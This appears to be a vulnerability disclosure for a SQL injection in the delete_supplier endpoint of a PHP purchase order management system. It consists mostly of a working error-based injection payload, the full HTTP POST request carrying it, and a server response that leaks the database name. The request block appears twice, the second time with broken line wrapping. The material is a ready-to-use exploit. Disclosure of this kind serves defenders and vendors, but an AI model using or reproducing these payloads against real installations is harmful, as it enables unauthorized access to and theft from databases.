Purchase-order-management-system v1.0 by oretnom23 has SQL injection

vendors: https://www.sourcecodester.com/php/14935/purchase-order-management-system-using-php-free-source-code.html

Vulnerability File: \purchase_order\classes\Master.php?f=delete_supplier


Vulnerability location: /purchase_order/classes/Master.php?f=delete_supplier, id

[+] Payload: id=1' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+

```
POST /purchase_order/classes/Master.php?f=delete_supplier HTTP/1.1
Host: 192.168.1.19
Content-Length: 65
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.19
Referer: http://192.168.1.19/purchase_order/admin/?page=items
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=sils4jibq9sp4e2n7i4joq8to7
```

```
Connection: close

id=1' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ // Leak place --->
```



```
POST
/purchase_order/classes/Master.php?f
=delete_supplier HTTP/1.1
Host: 192.168.1.19
Content-Length: 65
Accept: application/json,
text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.82
Safari/537.36
Content-Type:
application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://192.168.1.19
Referer:
http://192.168.1.19/purchase_order/ad
min/?page=items
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
PHPSESSID=sils4jibq9sp4e2n7i4joq8to7
Connection: close

id=1' and
updatexml(1,concat(0x7e,(select
database()),0x7e),0)--+
```

```
HTTP/1.1 200 OK
Date: Fri, 25 Mar 2022 14:16:04 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 71
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":"failed","error":"XPATH syntax error: '~purchase_order_db~'"}
```